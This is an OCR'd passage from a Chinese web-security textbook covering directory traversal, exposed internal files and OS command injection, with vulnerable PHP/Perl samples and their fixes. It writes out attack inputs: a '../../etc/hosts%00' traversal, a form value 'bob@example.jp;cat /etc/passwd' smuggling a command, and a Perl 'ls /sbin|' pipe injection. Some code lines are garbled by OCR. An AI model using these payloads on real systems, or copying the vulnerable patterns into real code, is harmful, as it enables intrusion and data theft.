为了深入理解与发送邮件相关的安全隐患，对邮件协议（特别是 SMTP）的理解不可或缺。而通过阅读相关的入门书等书籍来学习邮件协议，对解答乱码等问题也很有帮助。

这里向读者们推荐网野卫二所著的《3 分钟 HTTP& 邮件协议基础讲座》[3] 一书，此书同时也可以被作为 HTTP 的入门书使用。

邮件程序库中使用 SMTP 与邮件服务器通信的情况下，可能还会发生 SMTP 命令注入攻击。SMTP 命令注入攻击的实例请参考 NTT Communications 公司发表的《关于 .NET Framework 中的 SMTP Command Injection》[1] 一文。在 .NET Framework 中发送邮件时可能会需要用到文章中讲到的防范策略。

参考文献

[1] NTT Communications.（2011 年 1 月 11 日）. .NET Framework 上の SMTP Command Injection について（关于 .NET Framework 中的 SMTP Command Injection）. 参考日期：2011 年 1 月 21 日 . 参考网址：http://www.ntt.com/icto/security/images/sr20110110.pdf

[2] 佐名木智貴 .（2007 年 3 月 27 日）. *Security of WebAppli&Mail*. 参考日期：2010 年 12 月 11 日 . 参考网址：http://rocketeer.dip.jp/secProg/MailSecurity001.pdf

[3] 網野衛二 .（2010）.《3 分間 HTTP & メールプロトコル基礎講座》(《3 分钟 HTTP& 邮件协议基础讲座》）. 技術評論社 .

4.10 文件处理相关的问题

Web 应用会通过多种多样的形式和文件打交道。而本节的主题就是处理文件时可能产生的安全隐患。

在有些 Web 应用中，外界能够通过传入参数的形式来指定服务器中的文件名。比如由外界参数来指定模板文件的情况。这样的 Web 应用可能会招致以下攻击。

➤非法访问 Web 服务器内的文件（目录遍历）
➤调用 OS 命令（OS 命令注入）

其中，目录遍历漏洞将在 4.10.1 节中讲述。此外，通过目录遍历攻击有时还能够执行 OS 命令，不过这里我们将此问题归为 OS 命令注入的范畴并在 4.11 节中讲述。

另外，如果数据文件或配置文件被保存在公开目录中，就可能会被外界浏览而造成信息泄漏。详情将在 4.10.2 节中讲述。

4.10.1 目录遍历漏洞

概要

Web 应用中允许外界以参数的形式来指定服务器上的文件名时，如果没有对文件名进行充分的校验，就可能会造成意料之外的问题，比如文件被浏览、篡改或删除。该安全隐患被称为目录遍历漏洞。

目录遍历漏洞会造成以下影响。

➤浏览 Web 服务器中的文件
　➡泄漏重要信息
➤篡改或删除 Web 服务器中的文件
　➡篡改网页内容，散布谣言或恶意诽谤他人
　➡布下圈套将用户诱导至恶意网站
　➡删除脚本文件或配置文件导致服务器宕机
　➡通过篡改脚本文件从而在服务器上执行任意脚本

目录遍历漏洞的防范策略如下，执行其中一项即可。

➤避免由外界指定文件名
➤文件名中不允许包含目录名
➤限定文件名中仅包含字母和数字

目录遍历漏洞总览

产生地点
能够由外界指定文件名的页面

影响范围
所有页面

影响类型
泄漏隐私信息、篡改或删除信息、执行任意脚本、使应用停止服务

影响程度
大

用户参与程度
不需要

对策概要
执行以下任一方法。
- 避免由外界指定文件名
- 文件名中不允许包含目录名
- 限定文件名中仅包含字母和数字

攻击手段与影响

下面我们就来看一下目录遍历攻击的手段与影响。

以下是能够使用 template= 的形式来指定页面模板文件的脚本。

代码清单　/4a/4a-001.php

```
<?php
  define('TMPLDIR', '/var/www/4a/tmpl/');
  $tmpl = $_GET['template'];
?>
<body>
<?php readfile(TMPLDIR . $tmpl . '.html'); ?>
菜单（以下略）
</body>
```

常量 TMPLDIR 指定的是存放模板文件的目录名。模板文件名由查询字符串中的 template 指定，并被赋值到变量 $tmpl 中。脚本使用 readfile 函数读取模板文件，然后将其原封不动地放到响应信息中。

下面为模板文件的示例。

▶ 代码清单　/4a/tmpl/spring.html




```
你好，已经是春天了呢。<br>
```

通过以下 URL 执行脚本就能够读取上述模板文件。

```
http://example.jp/4a/4a-001.php?template=spring
```

▶ 图 4-92　示例脚本的执行例



此时，脚本中被拼接成的文件名如下所示。


正常情况下拼接成的文件名

```
/var/www/4a/tmpl/spring.html
```

接下来我们就来看一下如何对其展开攻击。使用以下 URL 执行示例脚本。

```
http://example.jp/4a/4a-001.php?template=../../../../etc/hosts%00
```

▶ 图 4-93　显示了 Linux 的配置文件内容



页面中显示的为 Linux 的配置文件 /etc/hosts 的内容。也就是说，通过目录遍历攻击能够浏览操作系统的配置文件。此时，脚本内被拼接成的文件名如下所示。其中 [NUL] 为空字节（字符编码为 0 的字符）[1]。

攻击时拼接成的文件名

```
/var/www/4a/tmpl/../../../../etc/hosts[NUL].html
```

① 正如 1.4.2 节中介绍的那样，空字节在 C 语言中表示字符串的结束。

由于 ../ 表示上层目录，空字节又会迫使文件名字符串结束，因此，将此文件名标准化后，实际被访问的文件名即为如下内容。

标准化后的文件名

```
/etc/hosts
```

因此，最终页面显示的是 etc/hosts 文件的内容。

由此可见，一旦 Web 应用中存在目录遍历漏洞，攻击者就能够随意访问服务器上的任何文件。

不过上面的例子仅仅展示了读取文件的情况，其实，依据应用的内部实现，有时还能够进行覆盖或删除文件等操作，从而造成数据被篡改。

此外，一旦攻击者能够通过目录遍历来编辑 PHP 等脚本文件，就能将编辑后的脚本在 Web 服务器上运行，从而也就相当于能够执行任意脚本。这时攻击造成的影响与 OS 命令注入（参考 4.11 节）相同，即能使计算机下载恶意程序或对系统进行非法操作等。

专栏：从脚本源码开始的一连串的信息泄漏 COLUMN

通过目录遍历攻击访问 Web 服务器上的文件时需要知道文件名。虽然 /etc/hosts 是操作系统中固定的文件名，但由于一般来说第三方无法得知存储个人信息等文件的文件名，因此有人就会觉得不会有遭到攻击的风险。

然而，还有一种攻击手段为，先通过目录遍历攻击查看脚本的源代码，然后再使用 open 语句等来调查被指定文件的文件名。其中，在试验环境的“/4a/ 菜单”中点击“3. 4a-001: 目录遍历（脚本：显示源码）”链接，就能够查看脚本源码。执行后虽然浏览器上不会显示 PHP 的源码，但通过查看 HTML 的源码就能够确认 PHP 脚本。

安全隐患的产生原因

当应用满足以下 3 个条件时，就有可能产生目录遍历漏洞。

- 外界能够指定文件名
- 能够使用绝对路径或相对路径等形式来指定其他目录的文件名
- 没有校验是否允许访问拼接后的文件名

如果从开发者的角度来考虑的话，笔者觉得，漏洞的产生可能是因为开发者没有考虑到“外界能够指定其他目录”的可能性。

由于目录遍历漏洞的产生需要同时满足以上 3 个条件，因此，只要使其中任意一项无法满足也就能够将漏洞消除。

对策

概要中已经简单介绍过消除目录遍历漏洞的方法，即实施以下任一项。

➤避免由外界指定文件名
➤文件名中不允许包含目录名
➤限定文件名中仅包含字母和数字

下面我们就对以上方法进行详细说明。

◆避免由外界指定文件名

如果能够避免文件名由外界指定，就能从根本上解决目录遍历漏洞。具体方法有如下几种。

➤将文件名固定
➤将文件名保存在会话变量中
➤不直接指定文件名，而是使用编号等方法间接指定

而至于这些方法的具体操作，此处就不再逐一介绍。

◆文件名中不允许包含目录名

如果文件名中不包括目录名（包括 ../），就能确保应用中只能访问给定目录中的文件，从而也就消除了目录遍历漏洞产生的可能性。

表示目录的字符 /、\、: 等因操作系统而异，不同的操作系统应当采用不同的程序库。在 PHP 中则能够使用 `basename` 函数。

`basename` 函数会接收带有目录的文件名（也包括 Windows 的盘符），并返回末尾的文件名部分。例如 `basename('../../../../etc/hosts')` 返回的结果即为 hosts。

利用 `basename` 函数的对策示例如下所示。

▶ 代码清单 /4a/4a-001b.php



```
<?php
  define('TMPLDIR', '/var/www/4a/tmpl/');
  $tmpl = basename($_GET['template']);
?>
<body>
<?php readfile(TMPLDIR . $tmpl . '.html'); ?>
菜单（以下略）
</body>
```

专栏：basename 函数与空字节 COLUMN

PHP 的 basename 函数在处理时不会删除空字节[1]，因此，即使使用了 basename 函数也还是有可能会出现文件扩展名被更改的情况。比如，假设以下脚本中的扩展名被指定为 txt。

```
$file = basename($path) . '.txt';
```

这时，如果外界传入的文件名为 a.php%00（已经过百分号编码），就会生成如下文件名。

▶ 图 4-94 上述脚本生成的文件名

字符	a	.	p	h	p	\0	.	t	x	t
字符值	61	2e	70	68	70	00	2e	74	78	74

然而，由于 Windows 或 Unix 等多数操作系统中都使用 C 语言形式的字符串，因此文件名中有空字节（\0）时就会被视为文件名结束。这样一来，实际打开的文件就变成了 a.php，应用中指定的 txt 扩展名则被忽略了。

由此可见，文件名由外界传入的情况下，有必要对文件名进行校验以确保其中不包含空字节。

◆限定文件名中仅包含字母和数字

如果能够限制文件名的字符种类仅为字母和数字，那么用于目录遍历攻击的字符就会无法使用，因此这个方法也能作为目录遍历的防范策略。

下面我们就来尝试在 4a-001.php 中实施这一方法，如下所示。

▶ 代码清单 /4a/4a-001c.php 

```
<?php
  define('TMPLDIR', '/var/www/4a/tmpl/');
  $tmpl = $_GET['template'];
  if (! preg_match('/\A[a-z0-9]+\z/ui', $tmpl)) {
    die('remplate 仅能指定字母或数字 ');
  }
?>
<body>
<?php readfile(TMPLDIR . $tmpl . '.html'); ?>
菜单（以下略）
</body>
```

这里通过 preg_match 匹配正则表达式确认了文件名变量 $tmpl 中仅包含字母和数字。ereg 函数由于不能正确处理空字节（非二进制安全），因此不能被用于本方法。详情请参考 4.2 节。

① 确认于 PHP5.3.5。

总结

本节讲述了访问文件的处理中容易混入的目录遍历漏洞。解决目录遍历漏洞的最佳方法是不允许外界指定文件名。因此推荐在设计阶段就开始探讨是否能够做到这一点。

4.10.2 内部文件被公开

概要

Web 服务器的公开目录中有时会放置对外保密的文件。这种情况下，外界一旦得知文件的 URL，就能够浏览这些内部文件。

内部文件被公开会造成如下影响。

➤重要信息被泄漏

防范内部文件被公开的对策为，不在公开目录中放置内部文件。或者保险起见，也可以直接禁用目录列表功能。这一点在后面会进行详述。

内部文件被公开总览

产生地点
网站全体

影响范围
仅限于被公开的文件

影响类型
泄漏重要信息

影响程度
中～大（依文件的重要性而定）

用户参与程度
不需要

对策概要
不在公开目录中放置内部文件，或者禁用目录列表功能。


攻击手段与影响

首先使用以下 URL 浏览本书提供的虚拟机。

```
http://example.jp/4a/data/
```

如下图所示，页面上列出了目录内的所有文件。


图 4-95　目录内的文件一览



像上面这样，使用 URL 指定目录名时，页面上会罗列出目录中的所有文件，这一功能就叫作目录列表（Directory Listing）。

点击页面上的 user.txt 链接，此时页面显示如下。

图 4-96　文件内容被显示



如文件名所示，页面上显示了用户信息文件 user.txt 的内容。

虽然这种攻击的手法很简单，但 2004 年以前发生的 Web 网站泄漏用户个人信息的事件多数都是起因于这种攻击模式。

安全隐患的产生原因

导致内部文件被公开的原因为，内部文件被放在了公开目录中。当应用满足以下条件时，放置在公开目录下的文件就能够被外界访问。

- 文件被放置在公开目录中
- 有方法得知访问文件的 URL
- 没有对文件设置访问权限

其中，得知访问文件的 URL 的手段有如下几种。

- 目录列表功能被设为有效
- 文件名为日期、用户名或连续数值等能够被推测的值
- user.dat、data.txt 等常见文件名

- ➤通过错误消息或其他安全隐患而得知文件名
- ➤被外部网站链接进而被搜索引擎收录

Apache 中可以设置 httpd.conf 或 .htaccess 来限制对文件的访问，但仅仅依靠这些设置来禁止访问文件还是存在风险的。因为设置可能一不注意就会被更改。过去发生的信息泄漏事件中，虽然很多在一开始时也都通过设置限制了文件访问，但是在迁移服务器时限制就有可能会被去除，从而就会导致信息泄露的发生。

对策

防范内部文件被公开的根本性对策为，不将内部文件放置在公开目录下。为了做到这一点，可以采用以下方法。

- ➤设计应用程序时，决定存放文件的安全场所
- ➤租用服务器时确认能够使用非公开的目录

另外，保险起见还可以将目录列表功能设为无效。其中，Apache 中可以如下编辑 httpd.conf 文件来进行设置。

```
<Directory 指定路径 >
  Options -Indexes 其他选项
  其他设置
</Directory>
```

如果租用服务器不允许更改 httpd.conf，可以在公开目录下放置名为 .htaccess 的文件，并进行如下设置。但是，鉴于有些租用服务器厂商可能不允许使用 .htaccess 来更改设置，因此事先一定要对此加以确认。

```
Options -Indexes
```

参考：Apache 中隐藏特定文件的方法

如之前所述，为了防止内部文件被公开，原则上应当彻底贯彻不将非公开文件放置在公开目录下的方针。但是，在既有 Web 网站中存在此问题时，可能就无法通过简单的移动文件的方法来解决问题。这种情况下，可以通过设置禁止外界访问特定文件，来姑且进行暂时性的处理。Apache 中 .htaccess 的设置方法如下所示。该示例中设置了禁止外界浏览扩展名为 txt 的文件。详情请参考 Apache 的说明文档。

▶ 代码清单　.htaccess



```
<Files "*.txt">
   deny from all
</Files>
```

4.11 调用 OS 命令引起的安全隐患

Web 开发所使用的编程语言中，大多数都能够通过 Shell 执行 OS（操作系统）命令。通过 Shell 执行 OS 命令时，或者开发中用到的某个方法其内部利用了 Shell 时，就有可能出现 OS 命令被任意执行的情况。这种现象被称为 OS 命令注入，接下来本节就将详解 OS 命令注入这一安全隐患。

4.11.1 OS 命令注入

概要

如上所述，Web 应用开发使用的编程语言中大多都提供了通过 Shell 调用 OS 命令的功能，而如果调用 Shell 功能的方法不当，就可能导致意料之外的 OS 命令被执行。这被称为 OS 命令注入漏洞。Shell 是用来启动程序的命令行界面，比如 Windows 的 cmd.exe 和 Unix 的 sh、bash 等。OS 命令注入漏洞就是对 Shell 功能的恶意利用。

一旦 Web 应用中存在 OS 命令注入漏洞，外界的攻击者就能够使用各种各样的方式来发动攻击，危险性极高。以下为典型的攻击流程。

1. 从外部下载专门用来攻击的软件
2. 对下载的软件授予执行权限
3. 从内部攻击 OS 漏洞以取得管理员权限（Local Exploit）
4. 攻击者在 Web 服务器上为所欲为

攻击者能够在 Web 服务器上进行的恶意行为有以下几种。

➤浏览、篡改或删除 Web 服务器内的文件
➤对外发送邮件
➤攻击其他服务器（称为垫脚石）

可见 OS 命令注入漏洞的危害极大，因此在开发过程中一定要避免该漏洞的产生。

OS 命令注入漏洞总览

产生地点
使用内部调用 Shell 的函数的地方

影响范围
所有页面

影响类型
泄漏隐私信息、篡改或删除数据、对外发动攻击、使系统停止等

影响程度
大

用户参与程度
不需要

对策概要
实施下列任一方法。

- 避免使用内部调用 Shell 的函数
- 使用内部调用 Shell 的函数时，避免由外界传入参数
- 将参数传递给 OS 命令之前使用安全的函数进行转义


攻击手段与影响

首先让我们来看一下针对 OS 命令注入漏洞的典型的攻击模式及其影响。

◆调用 sendmail 命令发送邮件

这里我们以如图 4-97 所示的填写反馈信息的表单为例来说明 OS 命令注入漏洞。首先来看一下正常的运行情况。

图 4-97　反馈表单的页面跳转



输入表单的 HTML 代码如下。

代码清单　/4b/4b-001.html



```
<body>
<form action="4b-002.php" method="POST">
请输入您的问题 <br>
邮箱地址 <input type="text" name="mail"><br>
```

```
提问 <textarea name="inqu" cols="20" rows="3">
</textarea><br>
<input type="submit" value=" 发送 ">
</form>
</body>
```

接收页面的脚本如下。通过在 system 函数中调用 sendmail 命令，将邮件发送至表单中所填入的邮箱地址[①]。邮件的信息固定为 template.txt 文件的内容。

代码清单　/4b/4b-002.php



```
<?php
  $mail = $_POST['mail'];
  system("/usr/sbin/sendmail -i <template.txt $mail");
// 以下略
?>
<body>
提问已受理
</body>
```

下面为邮件模板 template.txt 的示例。此处的 Subject 消息头已根据邮件的规则进行了 MIME 编码。

代码清单　/4b/template.txt




```
From: webmaster@example.jp
Subject: =?UTF-8?B?5Y+X44GR5LuY44GR44G+44GX44Gf?=
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit

提问已受理
```

收到以上表单发送的邮件后，邮件客户端的显示如下。

① 收件人通过 sendmail 命令的选项来指定。-i 选项表示禁止通过行首的点号结束邮件。

图 4-98 收到邮件




◆ OS 命令注入攻击与影响

下面我们来对这段脚本实施 OS 命令注入攻击。在表单的邮箱地址输入框中填入以下内容。

```
bob@example.jp;cat /etc/passwd
```

点击发送按钮后，如图 4-99 所示，页面上显示了 /etc/passwd 文件的内容。

图 4-99 攻击成功



虽然在上面的攻击示例中，攻击者只是查看了文件内容，但实际上，通过 OS 命令注入攻击，攻击者能够执行 Web 应用的用户权限所能够执行的所有命令。比如删除或更改文件、下载外部文件、使用下载的恶意软件等。

针对 OS 命令注入漏洞的典型的攻击方法为，下载攻击 OS 漏洞的恶意代码，并通过内部攻击取得管理员权限。这样，攻击者就能够完全支配 Web 服务器。


◇通过添加命令选项进行攻击

根据应用中调用的 OS 命令，有时也能通过添加命令选项的方法来发动攻击。比如 Unix 的 find 命令。find 命令是通过指定条件来查找文件的命令，但是，在指定了 -exec 选项后，find 就能够针对查找结果的文件名执行命令。由此可见，仅通过添加 OS 命令的选项，也可能会造成意料之外的 OS 命令被执行。

安全隐患的产生原因

内部调用 OS 命令的函数以及系统调用（System Call）中，多数都通过 Shell 来启动命令。Shell 是用来操作 OS 的命令行界面，如 Windows 中的 cmd.exe、Unix 系的 OS 中的 sh、bash、csh 等。通过 Shell 来启动命令，能够使管道命令（Pipe）或重定向等功能的使用变得更加便捷。

图 4-100 通过 Shell 调用 OS 命令



然而，Shell 提供的便利功能却会成为 OS 命令注入漏洞产生的根源。Shell 提供了一次启动多个命令的语法，因此外界就可以在参数中做手脚，使得在原来的命令的基础上又有其他的命令被启动。这就是 OS 命令注入。

还有一种情况是，虽然开发者并没有想要调用 OS 命令，但却在无意中使用了内部会启动 Shell 的函数。典型的例子为 Perl 的 open 函数，详情会在本节的最后讲述。

综上所述，产生 OS 注入漏洞的情况有如下两类。

- 通过 Shell 调用 OS 命令时，没有转义 Shell 的元字符
- 使用了内部调用 Shell 的函数

下面就让我们来依次看一下这两种情况。

◆在 Shell 中执行多条命令

Shell 提供了通过指定 1 行来启动多个程序的方法。而 OS 命令注入攻击就是恶意利用了 Shell 能够启动多个程序的特性。比如，在 Unix 的 Shell 中，能够使用以下写法。

执行例 在 Shell 中执行多条命令

```
$ echo aaa ; echo bbb     # 连续执行命令
aaa
bbb
$ echo aaa & echo bbb     # 在后台和前台执行
aaa
bbb
[1] + Done                       echo aaa
$ echo aaa && echo bbb    # 如果第1个命令执行成功就执行第2个命令
aaa
bbb
$ cat aaa || echo bbb     # 如果第1个命令执行失败就执行第2个命令
cat: aaa: No such file or directory
bbb
```

```
$ wc `ls`                # 将倒引号( ` )中的字符串作为命令执行
  13   34  350 oscom001.php
  40   99  839 sqli001.php
  53  133 1189 total
$ echo aaa | wc          # 将第1个命令的输出作为第2个命令的输入
      1       1       4
```

Windows 的 cmd.exe 中能够使用 & 来连续执行多条命令（同 Unix 的 ;）。另外 |（管道功能）、&& 或 || 的用法也和 Unix 一样[①]。

Shell 中拥有特殊意义的字符（如 ;、| 等）被称为 Shell 的元字符。把元字符当作普通字符使用时需要对其进行转义。但由于 Shell 的元字符的转义方法很复杂，因此此处不做说明，详情可以参考 Shell 的相关手册。

而如果在指定 OS 命令参数的字符串中混入了 Shell 的元字符，就会使得攻击者添加的 OS 命令被执行，这也就是 OS 命令注入漏洞产生的原因。

◆使用了内部调用 Shell 的函数

Perl 的 open 函数，顾名思义，是用于打开文件的函数。然而根据 open 的调用方法的不同，有些情况下会通过 Shell 执行 OS 命令。例如，通过 open 函数启动 Linux 的 pwd 命令（显示当前目录名的命令）时，只要像下面的 CGI 脚本一样，调用 open 函数时在命令名后面加上管道符号 | 即可。

▶ 代码清单　/4b/4b-003.cgi



```
#!/usr/bin/perl
print "Content-Type: text/plain\n\n<body>";
open FL, '/bin/pwd|' or die $!;
print <FL>;
close FL;
print "</body>";
```

执行该脚本后，当前目录名就会通过 pwd 命令显示出来。

在使用了 Perl 的 open 函数的脚本中，如果外界能够指定文件名，就能通过在文件名的前后加上管道符号 | 来实施 OS 命令注入攻击。

接下来我们就来演示如何发动攻击。以下为一段 CGI 脚本，其作用仅限于打开文件并将其显示。

▶ 代码清单　/4b/4b-004.cgi



```
#!/usr/bin/perl
use strict;
```

① 详情请参考以下链接：http://technet.microsoft.com/zh-cn/library/cc737438(v=ws.10).aspx。

```
use utf8;
use open ':utf8';  # 将默认字符编码设为 UTF-8
use CGI;

print "Content-Type: text/plain; charset=UTF-8\r\n\r\n";

my $q = new CGI;
my $file = $q->param('file');
open (IN, $file) or die $!;  # 打开文件
print <IN>;        # 显示文件的全部内容
close IN;          # 关闭文件
```

如果将查询字符串中的 `file` 指定如下，/sbin 目录下的文件一览就会被显示在页面上[①]。

```
file=ls+/sbin|
```

执行结果如下图所示。

图 4-101　显示了 /sbin 目录的文件一览



◆安全隐患的产生原因总结

Web 应用的开发语言中，有些函数的内部实现利用了 Shell。如果开发者使用了这些内部调用 Shell 的函数，就可能会使得意料之外的 OS 命令被执行。这种状态被称为 OS 命令注入漏洞。

OS 命令注入漏洞的形成需要同时满足以下三项条件。

- 使用了内部调用 Shell 的函数（`system`、`open` 等）
- 将外界传入的参数传递给内部调用 Shell 的函数
- 参数中 Shell 的元字符没有被转义

对策

为了防范 OS 命令注入漏洞，推荐大家使用下列方法中的任意一项，这里我们将以下四种方法按照推荐度由高到低进行了排序。

- 选择不调用 OS 命令的实现方法

① 该脚本同时也存在目录遍历漏洞。详情请参考 4.10 节。

➤避免使用内部调用 Shell 的函数
➤不将外界输入的字符串传递给命令行参数
➤使用安全的函数对传递给 OS 命令的参数进行转义

◆在设计阶段决定对策方针

具体选择哪一项对策方法，应当在设计阶段就确定下来。为此，建议在各个设计阶段分别探讨以下内容。

基本设计阶段
围绕代码实现方式的设计进行以下讨论。
- 决定主要功能的代码实现方针
- 尽量利用专门的程序库，迫不得已时再使用 OS 命令来实现

详细设计阶段
- 设计各功能的详细的实现方式时，极力避免使用内部调用 Shell 的函数
- 只能使用内部调用 Shell 的函数时，讨论决定是将参数固定，还是由标准输入来指定参数

下面我们就来分别看一下各个方法的详情。

◆选择不调用 OS 命令的实现方法

推荐度最高的方法为不调用 OS 命令，即不利用调用 Shell 的功能。这样一来，既杜绝了 OS 命令注入漏洞混入的可能性，又消除了调用 OS 命令的系统开销，能够从多方面提高应用的性能。

下面是利用 PHP 程序库重写之前的发送邮件脚本（/4b/4b-002.php）的例子。PHP 中发送邮件时可以利用 `mb_send_mail` 函数。

代码清单　/4b/4b-002a.php



```
<?php
  $mail = $_POST['mail'];
  mb_language('Japanese');
  mb_send_mail($mail, " 已受理 ",
    " 提问已受理 ",
    "From: webmaster@example.jp");
?>
<body>
提问已受理
</body>
```

然而，发送邮件的功能中可能会引入邮件头注入漏洞，详情请参考 4.9 节。后面的一个示例脚本也有同样问题。

◆避免使用内部调用 Shell 的函数

在不调用 OS 命令就无法实现所需功能的情况下，调用 OS 命令时最好使用不经过 Shell 的

函数。由于 PHP 中没有合适的函数[1]，因此这里以 Perl 为例进行讲解。而如果只是想了解 PHP 中的对策方法，则可以跳过本小节而直接阅读下一小节。

Perl 中也存在名为 system 的函数来启动 OS 命令。Perl 的 system 函数有两种指定命令和参数的方法，即既可以在一个参数中将它们用空格相隔，也可以将它们分别指定为函数的不同参数。下面为 Perl 脚本中启动 grep 命令的示例。

首先是经过 Shell 的调用方法。此调用方法存在 OS 命令注入漏洞。

```
my $rtn = system("/bin/grep $keyword /var/data/*.txt");
```

接下来是不经过 Shell 的调用方法。

```
my $rtn = system('/bin/grep', '--', $keyword, glob('/var/data/*.txt'));
```

像上面这样分别指定命令名和参数时，由于不经过 Shell，因此 Shell 的元字符（;、|、` 等）就会作为命令的参数被直接传递。也就是说，理论上不会产生 OS 命令注入漏洞。

system 函数的第 2 个参数中指定的 '--'，表示选项（Option）的指定已经结束，后面指定的都是选项以外的参数（Parameter）。如果不这样做，外界就可以通过 -R 等第一个字符为 - 的关键字来任意指定选项。

另外，system 函数的第 4 个参数中用到了 glob 函数，它能通过展开通配符（*.txt）来取得所有匹配的文件名（与 PHP 的 glob 函数相同）。经过 Shell 调用命令时，Shell 会展开通配符，而不经过 Shell 时就需要像本例一样自己手动展开通配符。

在使用之前提到的 Perl 的 open 函数时，可以采用以下任一方法来避免启动 Shell。

- 使用 sysopen 函数来代替 open 函数
- 在 open 函数的第 2 个参数中指定访问模式（如下）

```
open(FL, '<', $file) or die '错误消息'txt'));
```

第 2 个参数中能够指定的访问模式如下。

① 严格来说有 pcntl_exec 函数，但该函数只能用于 CGI 版的 PHP 中。http://php.net/manual/zh/pcntl.installation.php。

表 4-18 open 语句的模式指定

模式	说明
<	只读模式
>	读写模式（覆盖）
>>	读写模式（追加）
|-	打开程序管道
-|	从程序或命令的输出中取得数据

比如，下面的例子中指定了 |- 模式。这是 Perl5.8 以后的版本支持的写法。此调用方法不经过 Shell，因此理论上不会产生 OS 命令注入漏洞。

代码清单 /4b/4b-002b.cgi



```
#!/usr/bin/perl
use strict;
use CGI;
use utf8;
use Encode;

my $q = new CGI;
my $mail = $q->param('mail');

# 在不经过 Shell 的情况下将 sendmail 命令作为管道打开
open (my $pipe, '|-', '/usr/sbin/sendmail', $mail) or die $!;

# 传入邮件内容
print $pipe encode('UTF-8', <<EndOfMail);
To: $mail
From: webmaster\@example.jp
Subject: =?UTF-8?B?5Y+X44GR5LuY44GR44G+44GX44Gf?=
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit

提问已受理
EndOfMail

close $pipe;

# 下面为页面显示
print encode('UTF-8', <<EndOfHTML);
Content-Type: text/html; charset=UTF-8

<body>
提问已受理
</body>
EndOfHTML
```

需要注意的一点为，与 system 函数同样，这里也应该使用多个参数的形式来指定命令与其参数。因为如果使用 /usr/sbin/sendmail $mail 这种利用空格来区分命令和参数的形式，

调用时就会经过 Shell，从而也就会引入 OS 命令注入漏洞。

◆不将外界输入的字符串传递给命令行参数

只能经过 Shell 调用 OS 命令的函数时，或者不清楚函数的内部实现是否经过 Shell 时，防范 OS 命令注入漏洞的根本性策略就是不将参数传递给命令行。

下面就让我们结合具体例子来看。sendmail 命令指定了 -t 选项后，收件人邮箱地址就不再在命令行中指定，而是变为从邮件的各个消息头 To、Cc、Bcc 中读取。采用这个方法，就可以不用将外界输入的字符串指定给命令行，从而也就消除了 OS 命令注入漏洞。

示例脚本如下。

▶ **代码清单** /4b/4b-002c.php 

```
<?php
  $mail = $_POST['mail'];
  $h = popen('/usr/sbin/sendmail -t -i', 'w');
  if ($h === FALSE) {
    die('现在服务器繁忙，请稍后再试 ..');
  }
  fwrite($h, <<<EndOfMail
To: $mail
From: webmaster@example.jp
Subject: =?UTF-8?B?5Y+X44GR5LuY44GR44G+44GX44Gf?=
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit

提问已受理
EndOfMail
);
  pclose($h);
?>
<body>
提问已受理
</body>
```

这段脚本中通过指定 sendmail 的 -t 选项，使得收件人信息变为从 To 消息头中读取。然后又使用了 PHP 的 `popen` 和 `fwrite` 函数将邮件内容传给 sendmail 命令。

然而，虽然该脚本中消除了 OS 命令注入漏洞，但还是存在邮件头注入漏洞。解决方法请参考 4.9 节。

◆使用安全的函数对传递给 OS 命令的参数进行转义

